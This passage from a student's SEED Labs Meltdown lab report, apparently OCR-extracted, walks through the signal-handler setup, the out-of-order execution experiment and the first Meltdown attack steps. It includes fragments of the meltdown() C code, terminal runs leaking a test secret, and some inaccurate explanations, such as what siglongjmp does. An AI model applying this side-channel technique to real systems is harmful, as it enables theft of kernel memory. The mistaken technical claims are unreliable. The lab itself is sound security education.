  printf("Program continues to execute.\n");
  return 0;
}
```


- We first set up a signal handler, so that when a SIGSEGV signal is raised we will be able to handle it using the catch_segv().
- We set up a check point, where the program will return after processing the exception. This is done by sigsetjmp(jbuf, 1) which returns 0 after the check point is set up.
- The siglongjmp(jbuf,1) saves the stack trace of the program in jbuf, so after execution we return at the breakpoint and can continue execution.
- The code at 4 will trigger the exception which is similar to the memory access violation we faced in the previous task.





Observation:

We were successful in continuing the execution of our program, since the program did not crash when we accessed the kernel memory and continued execution as siglongjmp() sets sigsetjmp as 1 and the else branch is executed, while initially it was 0 which executed the if branch that caused the memory access violation.

Task 6: Out-of-Order Execution by CPU




MeltdownExperiment.c (~/MeltDown) - gedit
En
1:00 AM
Open
Save
}
}
}
/********************** Flush + Reload **********************/
void meltdown(unsigned long kernel_data_addr)
{
char kernel_data = 0;
// The following statement will cause an exception
kernel_data = *(char*)kernel_data_addr;
array[7 * 4096 + DELTA] += 1;
}
void meltdown_asm(unsigned long kernel_data_addr)
{
char kernel_data = 0;
// Give eax register something to do
asm volatile(
".rept 400;"
"add $0x141, %%eax;"
".endr;"
:
:
: "eax"
);
C
Tab Width: 8
Ln 92, Col 26
INS


Terminal
En
1:03 AM
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[10/14/19]seed@VM:~/MeltDown$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[10/14/19]seed@VM:~/MeltDown$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[10/14/19]seed@VM:~/MeltDown$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[10/14/19]seed@VM:~/MeltDown$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/MeltDown$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[10/14/19]seed@VM:~/MeltDown$ ./MeltdownExperiment

Observation:

Upon execution of meltdownexperiment.c we notice an inconsistent output of first a memory access violation! And then the secret accessed data (7) which means that 7 was accessed even though there was a memory access violation i.e the access check failed and our receiver handled an exception.

Explanation:

In this experirment, we used the knowledge gathered from all above tasks.


1. We first, bought all the blocks of data in RAM to prevent Copy on write and then flushed them from the cache.
2. Now we set up the signal handler to handle the memory access exception since we are about to access kernel memory.
3. Initially the if branch runs since the handler has not been triggered yet. As soon as we call meltdown() the handler is triggered due to the access check, but while the access check is taking place the CPU uses out-of-order execution and we access 7^{th} block to disclose a secret. At this point, the handler is triggered and we return the execution using jbuf at the else branch which acknowledges a memory access violation has taken place. But till then we have already accessed the 7^{th} block.
4. This is proved by the fact that we compare the access times of all the blocks and find out the 7^{th} to have access time lower than the threshold accesss time(80)
5. As you can see this result is not consistent because sometimes the access check finishes before we actually access the 7^{th} block.


Task 7: The Basic Meltdown Attack

In the previous task we accessed block 7 from the kernel stating that 7 was the secret inside the kernel. But this was something we passed just to check if we could win the race condition against the access check and execute some code that remained in the cache to then check our access CPU cycle method to gain this secret.

Now we will try to actually steal the secret which we stored at the beginning using the make file while installing the kernel module.

This is nothing but using the outputted address from the previous task and using to access the specific bit it represents in our 256*4096 block of array. In our case we stored SEED labs in the kernel module. S equates to 83 in ASCII. Our modification will be just to use the kernel_address passed to us by the attacking function instead of the inbuilt value we used before.





Observation:

We notice that this time there is only a memory access violation printed and no block of data was accessed.


Explanation:

This means that we failed to win the race condition against the access checker. The out of order execution could not be successful before the access check and we moved to the next branch after handling the exception.


To improve this attack we have to somehow increase this time taken by the CPU to check the access.


Task 7.2: Improve the Attack by Getting the Secret Data Cached

As noted previously we lost the race against the access check since our out of order execution took a lot of time. To counter this we implement the strategy of bringing in the kernel data to the cache so that we can reduce the time of executing our out of order execution.



To bring in the kernel data in the cache we implement the proc we used in task3 that ran a function on the kernel module. This brings the data in the cache, placing this block of code between flush() and meltdown() makes sure that we still have the data in the cache.


Terminal
En
3:25 AM
System Settings
10989 170 21 85 kpageflags
1099 1705 2114 86 loadavg
11 1713 2125 87 locks
1137 1724 2129 88 mdstat
1185 1725 2137 89 meminfo
1186 1731 2138 9 misc
1197 1735 2158 90 modules
1198 1736 22 91 mounts
12 1737 2233 910 mtrr
1206 1740 23 912 net
1207 1741 238 919 pagetypeinfo
12073 1747 24 92 partitions
1216 1776 242 920 sched_debug
1217 1778 25 93 schedstat
127 179 2545 933 scsi
12799 1792 2579 935 secret_data
128 1793 26 938 self
261 94 slabinfo
12839 180 27 95 softirqs
12865 181 28 96 stat
129 182 3 967 swaps
12950 183 32 97 sys




